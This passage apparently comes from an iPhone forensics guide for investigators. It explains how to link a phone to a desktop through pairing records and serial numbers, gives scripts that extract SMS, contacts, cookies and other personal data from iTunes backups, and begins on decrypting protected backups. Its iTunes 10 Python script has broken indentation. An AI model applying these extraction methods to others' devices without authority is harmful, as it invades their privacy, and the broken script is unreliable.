/private/var/mobile/Library/Caches/com.apple.mobile.installation.plist

A property list containing a manifest of all system and user applications loaded onto the device through iTunes, and their disk paths.

/private/var/mobile/Library/Caches/com.apple.UIKit.pboard/pasteboard

A cached copy of the data stored on the device's clipboard. This happens when text is selected, and the Cut or Copy buttons are tapped, and can happen from within any application that allows Copy/Paste functionality.

/private/var/mobile/Library/Caches/Safari/Thumbnails

A directory containing screenshots of the last active browser pages viewed with WebKit. If your third party application displays web pages, reduced versions of these pages may get cached here. Even though the sizes are reduced, however, much of the text can still be readable. This is a particular problem with secure email and banking clients using WebKit, as account information and confidential email can be cached here.

/private/var/mobile/Media/Recordings

Contains voice recordings stored on the device.

Chapter 6

Desktop Trace

Recovering evidence from an iPhone can be an important step in building evidence for a case, but you can also find a wealth of information on any desktop machines that have been previously synced with the device. In a criminal investigation, a search warrant can be obtained to seize desktop equipment belonging to the suspect. In a corporate investigation, company-owned desktop or notebook machines can usually be examined. Field expedient backups can also be made, allowing an officer in the field to quickly download the live contact, photos, and other basic information from the device, where they can be analyzed on site or sent electronically to a lab for expedited processing. Nearly everything evidentiary that is found on the live file system, as explained in the last chapter, can be found in a desktop backup.

The evidence found on a desktop or notebook computer can provide information about the trusted pairing relationship to the iPhone, tying it to the device by serial number and unique hardware identifiers. The backup copies of the device can also be useful if the iPhone was damaged, destroyed, or lost. This information can be used both as evidence and to further prove a relationship between the desktop and mobile device. If the suspect is trying to claim that the iPhone in evidence doesn't belong to him, this is a great way to disprove it.

This document doesn't cover desktop forensics, but assumes that the reader is familiar with desktop procedures. Most of the information gathered on the desktop can be found on the live file system, unless it has been deleted. Nonetheless, you should have a firm understanding of the procedures necessary to preserve evidence on the desktop, or the information you obtain may not be admissible. For more information about desktop forensics, check out ***File System Forensic Analysis*** by Brian Carrier (Addison-Wesley Professional).

A desktop trace should be gathered through standard forensic recovery procedures on the desktop machine. Both live and deleted data can be of great use to the examiner. This chapter describes the types of relevant data present on the desktop.

Proving Trusted Pairing Relationships

"The phone's not mine," the suspect insists. "I took it off this dude who owed me money."

You reply, "Look, it's got your prints all over it. It's yours."

The suspect starts grinning. "Prove it."

Cheesy dialogues like this often make their way into the latest TV shows, but there is a serious theme to all of this: when such a small device is seized, possession can often be confused with ownership. It's important to get rid of any reasonable doubt of the device's ownership before making a final case against the suspect.

Even though you found the iPhone on the suspect when you arrested him, it can sometimes be difficult to prove that the device really does belong to him. In the case of a drug dealer, the only real proof of ownership may be a few photos of a drug stash and some contacts who know him only by an alias. His contacts might be prepaid, or he may have used the last name "hoe" for all of his girlfriends, as one suspect did, so they can’t be easily tracked down. His email account could even be Gmail, making it more ambiguous. The suspect may think that, by using anonymous accounts for everything, he can allow otherwise damaging evidence to exist on the device. You may know very well that the iPhone belongs to him, but if you can’t prove it in court, any evidence might not be admissible. If you can prove the device was paired with his desktop machine, you can tie all of the evidence directly to him.

To add more consideration for trusted pairing relationships, consider that the iPhone may not belong to the suspect, but rather was stolen from the victim. If the victim was killed in a robbery, his iPhone may have been wiped and is now being used by the suspect. Not only can you prove a trusted pairing relationship to the suspect’s computer, but also to the victim’s, definitively linking all three - even if the device was wiped and restored.

Every time the iPhone is synced with a desktop machine, it leaves behind trace evidence that can be used to link the two. If you can establish that the desktop machine in the suspect’s house knows about the iPhone, you can demonstrate to a jury that the iPhone is tied to his personal user account. The iPhone and the desktop share a set of pairing records, which are essentially keys used for sharing data. In addition to this, a desktop backup stores the serial number and hardware identifier of the device, so it can be linked to the iPhone even if the iPhone's pairing records have been deleted. Proving that the device was paired with a particular desktop machine can be of vital importance in a case like the one just discussed, especially if you can secure the suspect’s desktop machine.

Pairing Records

In the last chapter, you learned about evidence discovery and all of the different files on the iPhone that contain useful information. In addition to these files, the directory */root/Library/Lockdown/pair_records* stores pairing records for all the desktop machines with which the iPhone has been paired. Certificates inside these pairing records are copied to any paired desktop machines, proving that the two were configured to exchange data at some point. The timestamps of the files on both devices can establish the date and time the most recent pairing took place.

If the device was paired with multiple machines, multiple pairing records will exist in the *pair_records* directory on the device. Take the following example. On one particular iPhone, a record exists in the pairing directory with the following filename, representing a unique identifier given to the desktop machine:

/var/root/Library/Lockdown/pair_records/38798B80-D800-4691-916A-01640D8CECCD.plist

> The identifier changes from desktop to desktop, so you’ll need to obtain a file listing of the *pair_records* directory in order to know the exact filenames of the pairing records stored on the iPhone you are examining.

Inside the property list you will find the actual pairing certificate. The pairing record is stored in XML format. This particular iPhone contains the following device certificate:

```
<key>DeviceCertificate</key>
        <data>
        LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUNOakNDQVI2Z0F3SUJBZ0lCQURB
        TkJna3Foa2lHOXcwQkFRVUZBREFBTUI0WERUQTRNRFF3T0RFek1qUXkKTlZvWERURTRN
        RFF3TmpFek1qUXlOVm93QURDQm56QU5CZ2txaGtpRzl3MEJBUUVGQUFPQmpRQXdnWWtD
        Z1lFQQp3djBzSDgycW9pcFM4Z2hZSnJPV1BLT0U3UUR5QmIxTkpuRmF2eDZEVVdwWGEx
        NXhmN2JiN2VaVlAzaXZrZGtUCkpBd0FPM1puT0pGQTBFUzU4NzlBTnVDM1R6cFpOT29S
        WFBhZWNlU3BmSG1RWEN6RUdCdUNDb0E5TmYwSWwxSjgKYUcxdnZPUjZTbWdFNE9ES2da
        by9UdGcybHIzTlRUSGlFbmVUWTJpSHp1OENBd0VBQWFNL01EMHdEQVlEVlIwVApBUUgv
        QkFJd0FEQWRCZ05WSFE0RUZnUVU0dnpKcGpUMDloNEVPZHFuUi9mTjVmYVhVZDB3RGdZ
        RFZSMFBBUUgvCkJBUURBZ1dnTUEwR0NTcUdTSWIzRFFFQkJRVUFBNElCQVFCa256SUZP
        ZFBYcUkrSGQ0KzJNdDRjQTM2QWgwVDgKY0NVVDJ2ZnF6WExIL3k2OFZFdnJkbU5zR1V5
        YmMwN0g4V2lIb1FtaDROMDFPdE5uNFpOUUdzK2k1QmxSRHRFcwpxUnJtanRNdGFGMkh2
        NFRpdGlBcWtsRXl3cHY2azRLRFlRUkN5OTB1MCtQbTkwempzRy8zTzR5eHJhdk51Y05M
        CnFjalRGN0hHbmZ2Y2tGSVBYeGlSMlBhb2dySUxGLytpbDVGcThIVWxldW5qbnAwbElz
        T3lqQ29sbyt4c2NpeDgKZ0FIU2pJMDBvdU85cTVkSFc2cmRRRGlKaXlLbDRUd1dOeDJH
        VEU4Sm1PZmRteFgwb21MQ2RXNWUyN0JGTHNnVgprZWh2bzZlWlpuK3EyWU5NWDFkaTNt
        akx6aHFHRXRHUisxZk5RSUtDUWEzN3ptY3lpWUtHeDFmOAotLS0tLUVORCBDRVJUSUZJ
        Q0FURS0tLS0tCg==
        </data>
```

This certificate is base64 encoded. The decoded copy of the certificate looks like this:

```
-----BEGIN CERTIFICATE-----
MIICNjCCAR6gAwIBAgIBADANBgkqhkiG9w0BAQUFADAAMB4XDTA4MDQwODEzMjQy
NVoXDTE4MDQwNjEzMjQyNVowADCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEA
wv0sH82qoipS8ghYJrOWPKOE7QDyBb1NJnFavx6DUWpXa15xf7bb7eZVP3ivkdkT
JAwAO3ZnOJFA0ES5879ANuC3TzpZNOoRXPaeceSpfHmQXCzEGBuCCoA9Nf0Il1J8
aG1vvOR6SmgE4ODKgZo/Ttg2lr3NTTHiEneTY2iHzu8CAwEAAaM/MD0wDAYDVR0T
AQH/BAIwADAdBgNVHQ4EFgQU4vzJpjT09h4EOdqnR/fN5faXUd0wDgYDVR0PAQH/
BAQDAgWgMA0GCSqGSIb3DQEBBQUAA4IBAQBknzIFOdPXqI+Hd4+2Mt4cA36Ah0T8
cCUT2vfqzXLH/y68VEvrdmNsGUybc07H8WiHoQmh4N01OtNn4ZNQGs+i5BlRDtEs
qRrmjtMtaF2Hv4TitiAqklEywpv6k4KDYQRCy90u0+Pm90zjsG/3O4yxravNucNL
qcjTF7HGnfvckFIPXxiR2PaogrILF/+il5Fq8HUleunjnp0lIsOyjColo+xscix8
gAHSjI00ouO9q5dHW6rdQDiJiyKl4TwWNx2GTE8JmOfdmxX0omLCdW5e27BFLsgV
kehvo6eZZn+q2YNMX1di3mjLzhqGEtGR+1fNQIKCQa37zmcyiYKGx1f8
-----END CERTIFICATE-----
```

This same certificate will be found on the desktop machine to which this pairing record belongs. The filenames storing the information are symmetric: while the iPhone uses the desktop's unique identifier, the desktop stores the same certificate using the iPhone's unique identifier. For example, the certificate here was located in a property list named *d5d9f86cfc06f8bce3d31c551ccc69788c4579ea.plist* on the desktop machine. The filename refers to the unique identifier assigned to the iPhone device when it was manufactured, and does not change.

See "Activation Records", later in this chapter, for more information on matching the unique device identifier itself.

The location of the pairing files stored on the desktop machine depend on the operating system:

Operating system	**Location**
Mac OS X	*/Users/* `username` */Library/Lockdown/*
Windows XP	*C:\Documents and Settings\* `username` *\Local Settings\Application Data\Apple Computer\Lockdown*
Windows Vista	*C:\Users\* `username` *\AppData\Roaming\Apple Computer\Lockdown*

Newer versions of iTunes may change these locations.

Text comparison tools such as `diff` and `grep` can make matching up the certificates relatively effortless. Simply copy certificates from the iPhone and each desktop into separate files and perform a `diff` to determine whether the files differ, or `grep` through the files stored on the desktop machine using the encoded portions of the device certificate as match criteria.

Serial Number Records

In addition to pairing records, a manifest is written to the desktop machine to keep track of the names and serial numbers of devices paired with it, allowing the examiner to verify that a desktop not only knows how to sync with a particular iPhone, but also knows the iPhone's hardware serial number. The manifest file can be used to match the serial number recorded in the file with the serial number of the mobile device.

The serial number of the mobile device can be obtained by tapping the Settings button on the device and then selecting General About.

Mac OS X

A binary property list with a filename beginning with *com.apple.iTunes* may be found in the directory */Users/*`username`*/Library/Preferences/ByHost*. Each host paired with the device will be assigned a separate file in this directory. The property list stores information about the device in a binary format, but you can use the `strings` tool described in earlier chapters to dump the ASCII data encapsulated within the binary information and search for the mobile device's serial number:

```
$ strings com.apple.iTunes.001b619668af.plist
```

Scan through the output of this command and visually search for the device's serial number, or use the `grep` command to scan for a specific string.

Windows XP

A match to the serial number can be found in a file named *C:\Documents and Settings\*`username`*\Local Settings\Application Data\Apple Computer\iTunes\iPodDevices.xml*.

Windows Vista

A match to the serial number can be found in a file named *C:\Users\*`username`*\AppData\Local\Apple Computer\iTunes\iPodDevices.XML*.

Backup Manifests

In most cases, iTunes creates a backup of the iPhone when it's synced. The backup contains a manifest which includes the serial number, hardware identifier, IMEI, and much more information about the iPhone it was taken from. This manifest can be found inside the backup folder in a file named *Info.plist*.

Example 6-1, sample backup manifest

```
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Build Version</key>
        <string>5F136</string>
        <key>Device Name</key>
        <string>iPhone</string>
        <key>Display Name</key>
        <string>iPhone</string>
        <key>GUID</key>
        <string>A556753C67414C774DCA1050CD880000</string>
        <key>ICCID</key>
        <string>80000103211656550000</string>
        <key>IMEI</key>
        <string>010012003130000</string>
        <key>Last Backup Date</key>
        <date>2008-10-07T17:54:31Z</date>
        <key>Phone Number</key>
        <string>12125559999</string>
        <key>Product Type</key>
        <string>iPhone1,2</string>
        <key>Product Version</key>
        <string>2.1</string>
        <key>Serial Number</key>
        <string>80007655000</string>
        <key>Target Identifier</key>
        <string>00001f172d9d49b34d4b23b35885ea5a00000000</string>
        <key>Target Type</key>
        <string>Device</string>
        <key>Unique Identifier</key>
        <string>00001f172d9d49b34d4b23b35885ea5a00000000</string>

...
```

Device backups are discussed more in-depth in the next section.

Device Backups

If the iPhone was damaged or destroyed, it may not be possible to get as much information off of it. Of course, if you're investigating a terrorist attack, you'll likely have the resources to repair the device or to dump the storage directly from the solid-state disk. For us mere mortals, this is when the device's backup files are of particular importance. Typically, whenever an iPhone is synced with a desktop machine, a backup of its configuration, address book, SMS database, camera photo cache, and other personal data is stored on the desktop in backup files. Each device paired with the desktop is assigned a special backup directory named after the device's unique identifier. Within this directory can be found a backup manifest, device information, and the individual data files. These files are normally copied back to the device in the event that the device is restored to its factory settings by the owner. While a suspect could manually delete such backups, many are not aware that such backups are being made, or choose to store the backups anyway.

> The serial number, hardware identifier, and IMEI of the iPhone can also be found in device backup files on the desktop machine.

Device backups can be found in the following locations, depending on your operating system:


Operating system	Location
Mac OS X	*/Users/* `username` */Library/Application Support/MobileSync/Backup/* `deviceid`
Windows XP	*C:\Documents and Settings* `username` *\Application Files\MobileSync\Backup\* `deviceid`
Windows Vista	*C:\Users\* `username` *\AppData\Roaming\Apple Computer\MobileSync\Backup\* `deviceid`

The backup manifest file, *Info.plist*, contains a device profile including the serial number of the paired device, firmware revision, phone number, and timestamp. This can be used to prove not only that the two devices were paired, but also that a particular phone number was active when the device was synced. This can be useful if phone records are included as evidence in the investigation.

This backup directory will contain multiple files ending with either a *.mdbackup* extension, or *.mdinfo* and *.mddata* extensions (for newer versions of iTunes). Backup files are binary property lists containing the filename and binary data for a single file backed up from the device. The binary data can be extracted using a property list editor (described in the previous chapter) or manual techniques. Newer versions of iTunes store the file's contents decoded in *.mddata* files, using the *.mdinfo* file of the same name to convey timestamp and filename.

To view the contents of a backup file, make a copy of it and rename the *.mdbackup* or *.mdinfo* extension to *.plist*. This will allow the file to be opened with a property list editor. Inside the property list, the binary data for the file can be found and dumped. Once extracted, it can be analyzed using the techniques described in the previous chapter, depending on the type of file it is. See Figure 6-1.

> The file type can be ascertained by looking at the filename given to the backup file in the `Path` section of the property list.



0b1fe6f87c054ebb6d00cfafb6bacd343a7f6fa1

Key	Type	Value
▼ Root	Dictionary	(4 items)
Data	Data	<53514c69 74652066 6f726d61 74203300 04000101 0
Greylist	String	NO
Path	String	Library/SMS/sms.db
Version	String	1.2

Figure 6-1. Extracting a camera photo from a desktop backup file

The data portion of an *.mdbackup* file is base64-encoded data, and can be decoded using OpenSSL or any other standard decoder. To get the backup file into a format where the data can be accessed, re-save the file using the format "XML Property List". You'll then be able to open the XML file in a simple text editor and copy the encoded data portion. Alternatively, you can use Mac OS X's `plutil` utility to convert the file to XML.

Extracting iTunes 8 Backups (mdbackup)

There is a much more expedient way to extract backup records all at once, and with the use of a simple script, you'll be able to reconstruct the parts of the file system covered by a backup taken either off a suspect's desktop, or a field-expedient backup. The following script calls Mac OS X's `plutil` command to first convert each backup file to an XML file, then extracts and decodes the data. You'll end up with a file system hierarchy inside a directory named *filesystem*.

Example 6-2, file system reconstruction script for iTunes 8 .mdbackup files (dump_mdbackup.pl)

```
#!/usr/bin/perl

# dump_mdbackup.pl: Script to reconstruct backup filesystem

use MIME::Base64;
use File::Path;

$fn = shift;

$path = "";
open(FILE, "<$fn") || die "$fn: $!";
while(<FILE>) {
   $data .= $_;
   if (/<key>Path/) {
       $path = <FILE>;
       $path =~ s/<\/?string>//g;
       $path =~ s/ |\t|\n//g;
   }
}
close(FILE);

if ($data =~ /<data>([A-Z0-9+=\\\/\n\t\r ]*)<\/data>/i) {
    $encoded = $1;
}
```

```
if ($encoded eq "") {
    die "$path: could not find backup of data";
}
$decoded = decode_base64($encoded);

print "Writing $path\n";

if (! -d "./filesystem") {
    mkdir("./filesystem", 0755);
}

@dirs = split(/\//, $path);
pop(@dirs);
$dir = join("/", @dirs);

mkpath("./filesystem/$dir", 1, 0755);

open(OUT, ">./filesystem/$path") || die "./filesystem/$path: $!";
print OUT $decoded;
close(OUT);
```

To use this script, you'll need to issue two find commands from within a copy of your backup folder. These commands will execute the `plutil` converter and the script above (named *dump_mdbackup.pl*) for each backup file in the folder.

```
$ find . -name "*.mdbackup" -exec plutil -convert xml1 {} \;
$ find . -name "*.mdbackup" -exec perl dump_mdbackup.pl {} \;
```

If you're not using a Mac, a Perl implementation of `plutil` has been written for Cygwin and Linux systems. You can find it at http://scw.us/iPhone/plutil/.

As the script executes, you'll see a long list of files being written to the *filesystem/* directory. The path to the mobile directory will be dumped in into the root of the *filesystem/* directory, as iTunes does not recognize a specific mobile user. You'll therefore need to adjust your paths appropriately to access the files you read about in the last chapter.

```
...
Writing Library/.externalSyncSources
Writing Library/AddressBook/AddressBook.sqlitedb
Writing Library/AddressBook/AddressBookImages.sqlitedb
Writing Library/Calendar/Calendar.sqlitedb
Writing Library/CallHistory/call_history.db
Writing Library/Cookies/Cookies.plist
Writing Library/Cookies/Cookies.plist
Writing Library/Cookies/Cookies.plist
Writing Library/Keyboard/dynamic-text.dat
Writing Library/LockBackground.jpg
Writing Library/Mail/Accounts.plist
Writing Library/Maps/History.plist
Writing Library/Notes/notes.db
Writing Library/Preferences/.GlobalPreferences.plist
Writing Library/Preferences/com.aol.aim.plist
Writing Library/Preferences/com.apple.AppStore.plist
Writing Library/Preferences/com.apple.AppSupport.plist
Writing Library/Preferences/com.apple.BTServer.plist
Writing Library/Preferences/com.apple.Maps.plist
Writing Library/Preferences/com.apple.MobileSMS.plist
Writing Library/Preferences/com.apple.PeoplePicker.plist
Writing Library/Preferences/com.apple.Preferences.plist
Writing Library/Preferences/com.apple.Preferences.plist.AWB1GjL
Writing Library/Preferences/com.apple.Preferences.plist.Ki7L0H9
Writing Library/Preferences/com.apple.Preferences.plist.ZRu8dZy
Writing Library/Preferences/com.apple.Preferences.plist.iKS2QPr
Writing Library/Preferences/com.apple.celestial.plist
Writing Library/Preferences/com.apple.commcenter.plist
Writing Library/Preferences/com.apple.itunesstored.plist
Writing Library/Preferences/com.apple.locationd.plist
Writing Library/Preferences/com.apple.mobilecal.alarmengine.plist
Writing Library/Preferences/com.apple.mobilecal.plist
Writing Library/Preferences/com.apple.mobileipod.plist
Writing Library/Preferences/com.apple.mobilemail.plist
Writing Library/Preferences/com.apple.mobilenotes.plist
Writing Library/Preferences/com.apple.mobilephone.plist
Writing Library/Preferences/com.apple.mobilephone.speeddial.plist
Writing Library/Preferences/com.apple.mobilesafari.plist
Writing Library/Preferences/com.apple.mobileslideshow.plist
Writing Library/Preferences/com.apple.mobiletimer.plist
Writing Library/Preferences/com.apple.persistentconnection.plist
Writing Library/Preferences/com.apple.preferences.network.plist
Writing Library/Preferences/com.apple.springboard.plist
Writing Library/Preferences/com.apple.stocks.plist
Writing Library/Preferences/com.apple.voicemail.plist
Writing Library/Preferences/com.apple.weather.plist
Writing Library/Preferences/com.googlecode.mobileterminal.menu.plist
Writing Library/Preferences/com.googlecode.mobileterminal.plist
Writing Library/Preferences/com.pangea.Enigmo.plist
Writing Library/Preferences/com.stone.Twittelator.plist
Writing Library/Preferences/com.yellowpages.ypmobile
Writing Library/Preferences/com.zdziarski.nesapp
Writing Library/Preferences/nes.history
Writing Library/Preferences/nes.init
Writing Library/Preferences/uk.co.activeguru.vicinity.plist
Writing Library/SMS/sms.db
Writing Library/Safari/Bookmarks.plist
Writing Library/Safari/History.plist
Writing Library/Safari/SuspendState.plist
Writing Library/Voicemail/.token
...
```

Extracting iTunes 8.1 Backups (mdinfo, mddata)

If the backup was made using iTunes 8.1, device backups may be dumped as *.mdinfo* and *.mddata* files, instead. To reconstruct these into a file system, you'll use a slightly different script with slightly different find recipes.

Example 6-3, file system reconstruction script for .mddata / .mdinfo files (dump_mdinfo.pl)

```
#!/usr/bin/perl

use MIME::Base64;
use File::Path;

$fn = shift;
($a, $first) = split(/\./, $fn);

$path = "";
open(FILE, "<$fn") || die "$fn: $!";
while(<FILE>) {
   $data .= $_;
   if (/<key>Path/) {
       $path = <FILE>;
       $path =~ s/<\/?string>//g;
       $path =~ s/ |\t|\n//g;
   }
}
```

```
close(FILE);

print "Writing $path\n";

if (! -d "./filesystem") {
    mkdir("./filesystem", 0755);
}

@dirs = split(/\//, $path);
pop(@dirs);
$dir = join("/", @dirs);

print "mkdir: ./filesystem/$dir\n";
mkpath("./filesystem/$dir", 1, 0755);

print ".$first\.mddata ----> ./filesystem/$path\n";
system("cp .$first\.mddata ./filesystem/$path");
```

To execute this script, change directory into your backup folder and run the following commands.

```
$ find . -name "*.mdinfo" -exec plutil -convert xml1 {} \;
$ find . -name "*.mdinfo" -exec perl ~/dump_mdinfo.pl {} \;
```

Extracting iTunes 8.2 and 9 backups (mdinfo, mddata)

If you're using iTunes 8.2 or iTunes 9, the backup format changed yet again. The following script can be used to decode an unencrypted iTunes 8.2 or 9 backup.

Example 6-4, file system reconstruction script for iTunes 8.2 and 9 .mddata / .mdinfo files (dump_mdinfo.pl)

```
#!/usr/bin/perl

# dump_mdinfo.pl: Script to reconstruct backup filesystem
# To use:
#
# perl dump_mdinfo_82.pl [path]

use MIME::Base64;
use File::Path;
use strict;

&parse_dir(shift);
exit();

sub parse_dir {
    my(@files, $dir);
    ($dir) = @_;
    chomp $dir;

    print "Processing $dir\n";
    opendir(DIR, $dir);
    @files = grep(/\.mdinfo$/, readdir(DIR));
    closedir(DIR);

    foreach(@files) {
        &process_file("$dir/$_");
    }
}

sub process_file {
    my($contents, $path, $dir, $data, $decoded, @contents, @dirs);
    my($fn) = @_;
    print "Processing backup file '$fn'\n";

    # Convert plist and read encoded, embedded plist
    system("plutil -convert xml1 $fn");
    open(FILE, "<$fn") || die "$fn: $!";
    @contents = <FILE>;
    close(FILE);
    $contents = join("", @contents);
    if ($contents =~ /<data>([A-Z0-9\/= \n\t]*)<\/data>/i) {
        $data = $1;
    }

    # Decode and rewrite new plist
    $decoded = decode_base64($data);
    open(FILE, ">$fn\_data") || die "$fn\_data: $!";
    print FILE $decoded;
    close(FILE);
    $fn .= "_data";

    # Convert and read embedded plist to get filename
    system("plutil -convert xml1 $fn");
    open(FILE, "<$fn") || die "$fn: $!";
    while(<FILE>) {
        $data .= $_;
        if (/<key>Path/) {
           $path = <FILE>;
           $path =~ s/<\/?string>//g;
           $path =~ s/ |\t|\n//g;
       }
    }
    close(FILE);
    if ($path eq "") {
        die "PATH IS EMPTY";
    }

    if (! -d "./filesystem") {
        mkdir("./filesystem", 0755);
    }

    @dirs = split(/\//, $path);
    pop(@dirs);
    $dir = join("/", @dirs);

    mkpath("./filesystem/$dir", 1, 0755);

    my $dist = $fn;
    $dist =~ s/mdinfo_data/mddata/;
    system("cp $dist ./filesystem/$path");
}
```

To execute this script, simply supply the path of the backup folder.

```
$ perl dump_mdinfo_82.pl .
```

A new folder named *filesystem* will be created in your current working directory containing the reconstructed backup.

Extracting iTunes 10 Backups (Manifest mbdb, mbdx)

iTunes 10 introduced yet another backup format using two *Manifest* files ending with *mbdb* and *mbdx* extensions. To identify these backups, look for these two files in the backup folder you're examining. These manifests use a proprietary binary format. Fortunately, a number of scripts for parsing this data exist in the open source community today. Below is a simple python script to read the manifest of an iTunes 10 backup and extract the backup contents into a file system format.

Example 6-5, file system reconstruction script for iTunes 10 Manifest mbdb / mbdx files (dump_mbdb_10.py)

```
#!/usr/bin/env python
import sys
import shutil
import os
import errno

def mkdir_p(path):
    try:
        os.makedirs(path)
    except OSError as exc: # Python >2.5
        if exc.errno == errno.EEXIST:
            pass
        else: raise

def getint(data, offset, intsize):
    """Retrieve an int (big-endian) and new offset from the current offset"""
    value = 0
    while intsize > 0:
        value = (value<<8) + ord(data[offset])
        offset = offset + 1
        intsize = intsize - 1
    return value, offset

def getstring(data, offset):
    """Retrieve a string and new offset from the current offset into the data"""
    if data[offset] == chr(0xFF) and data[offset+1] == chr(0xFF):
        return '', offset+2 # Blank string
    length, offset = getint(data, offset, 2) # 2-byte length
    value = data[offset:offset+length]
    return value, (offset + length)

def process_mbdb_file(filename):
    mbdb = {} # Map offset of info in this file => file info
    data = open(filename).read()
    if data[0:4] != "mbdb": raise Exception("Not an MBDB file")
    offset = 4
    offset = offset + 2 # value x05 x00, not sure what this is
    while offset < len(data):
        fileinfo = {}
        fileinfo['start_offset'] = offset
        fileinfo['domain'], offset = getstring(data, offset)
        fileinfo['filename'], offset = getstring(data, offset)
        fileinfo['linktarget'], offset = getstring(data, offset)
        fileinfo['datahash'], offset = getstring(data, offset)
        fileinfo['unknown1'], offset = getstring(data, offset)
        fileinfo['mode'], offset = getint(data, offset, 2)
        fileinfo['unknown2'], offset = getint(data, offset, 4)
        fileinfo['unknown3'], offset = getint(data, offset, 4)
        fileinfo['userid'], offset = getint(data, offset, 4)
        fileinfo['groupid'], offset = getint(data, offset, 4)
        fileinfo['mtime'], offset = getint(data, offset, 4)
        fileinfo['atime'], offset = getint(data, offset, 4)
        fileinfo['ctime'], offset = getint(data, offset, 4)
        fileinfo['filelen'], offset = getint(data, offset, 8)
        fileinfo['flag'], offset = getint(data, offset, 1)
        fileinfo['numprops'], offset = getint(data, offset, 1)
        fileinfo['properties'] = {}
        for ii in range(fileinfo['numprops']):
            propname, offset = getstring(data, offset)
            propval, offset = getstring(data, offset)
            fileinfo['properties'][propname] = propval
        mbdb[fileinfo['start_offset']] = fileinfo
    return mbdb

def process_mbdx_file(filename):
    mbdx = {}
    data = open(filename).read()
    if data[0:4] != "mbdx": raise Exception("Not an MBDX file")
    offset = 4
    offset = offset + 2 # value 0x02 0x00, not sure what this is
    filecount, offset = getint(data, offset, 4) # 4-byte count of records
    while offset < len(data):
        # 26 byte record, made up of ...
        fileID = data[offset:offset+20] # 20 bytes of fileID
        fileID_string = ''.join(['%02x' % ord(b) for b in fileID])
        offset = offset + 20
        mbdb_offset, offset = getint(data, offset, 4) # 4-byte offset field
        mbdb_offset = mbdb_offset + 6 # Add 6 to get past prolog
        mode, offset = getint(data, offset, 2) # 2-byte mode field
        mbdx[mbdb_offset] = fileID_string
    return mbdx

def extract_file(f, verbose=False):
    print "Processing %s::%s"  % (f['domain'], f['filename'])
    if len(f['filename']) > 0:
            path = f['domain'] + "/" + f['filename']
        c = path.split("/")
        c.pop()
        dirname = './filesystem/' + '/'.join(c)
        mkdir_p(dirname)
            try:
                 shutil.copy2(f['fileID'], './filesystem/%s' %(path))
            except:
                pass

verbose = True
if __name__ == '__main__':
    mbdb = process_mbdb_file("Manifest.mbdb")
    mbdx = process_mbdx_file("Manifest.mbdx")
    for offset, fileinfo in mbdb.items():
        if offset in mbdx:
            fileinfo['fileID'] = mbdx[offset]
        else:
            fileinfo['fileID'] = "<nofileID>"
            print >> sys.stderr, "No ID found for %s" % extract_file(fileinfo)
        extract_file(fileinfo, verbose)
```

To execute this script, change directory into the backup folder you'd like to extract, then run python with the pathname to the above script.

```
$ python dump_mbdb_10.py .
```

A new folder named *filesystem* will be created in your current working directory containing the reconstructed backup.

Unlike previous versions of iTunes backups, this script extracts files into a series of domains, such as a media domain containing photos and movies, application domains for each installed application on the device, and other such domains. The file system will not exactly reflect that on the device, however all of the files from the backup will be extracted and readable.

An iTunes 10 backup has three property lists, which you can open in any property list editor, containing useful information. Navigate your Finder into the backup directory you'd like to analyze. You'll find the following files among the long list of backup files.

Info.plist

Device Name, Display Name

Contains the name of the device, which typically includes the owner's name.

ICCID

Integrated Circuit Card Identifier. This is the serial number of the SIM

IMEI

The device IMEI (International Mobile Equipment Identifier)

iTunes Settings

Contains a LibraryApplications list, which lists all applications installed on the desktop machine the device was synced to, regardless of whether they were installed on the device. Also contains a SyncedApplications list, which lists all applications synced to the device.

iTunes Version

The version of iTunes that generated the backup

Phone Number

The phone number of the device (if an iPhone) when the backup was made

Product Version

The firmware version running on the device when the backup was made

Target Identifier, Unique Identifier

The unique ID of the device. The presence of this identifier suggests a trusted pairing relationship existed between the machine that made the backup and the device.

Manifest.plist

Applications

A list of applications synced to the device and their version numbers

Date

Timestamp the backup was created or last updated

IsEncrypted

Identifies whether the backup is encrypted

Lockdown

Contains a com.apple.mobile.data_sync profile which identifies MobileMe (or other sources in the future) to which the device was configured for remote syncing.

VoiceMail

Contains the ICCID and phone number at the time the backup was made.

WasPasscodeSet

Identifies whether a passcode was set when the device was last synced

Status.plist

BackupState

Identifies whether the backup is a new backup, or one that has been updated

Date

The timestamp of the last time the backup was modified

IsFullBackup

Identifies whether the backup was a full backup of the device

Decrypting iTunes 10 Backups

iTunes provides the ability for users to encrypt their backups using a password. The password is set on the device itself, so whenever a backup is initiated, the device sends it to iTunes already encrypted. This protects the user's data regardless of whether the user's own copy of iTunes is being used, or someone else's. Without the encryption password, it is computationally infeasible to recover an encrypted iTunes backup.

In Chapter 3, you learned how to use the automated tools to recover encrypted keychain passwords from a device and decrypt them back into clear text. With a successfully decrypted keys file, you'll have retrieved the backup password set on the device. A free tool, written in python, has been written by Jean-Baptiste Bedrune and Jean Sigwald to decrypt an encrypted iTunes 10 backup, when the password is available.

If you've come across an encrypted iTunes backup on a suspect's machine, and have successfully retrieved and decrypted a keychain from the device it was created from, follow the steps below to decrypt the backup.

Locate the Encryption Password

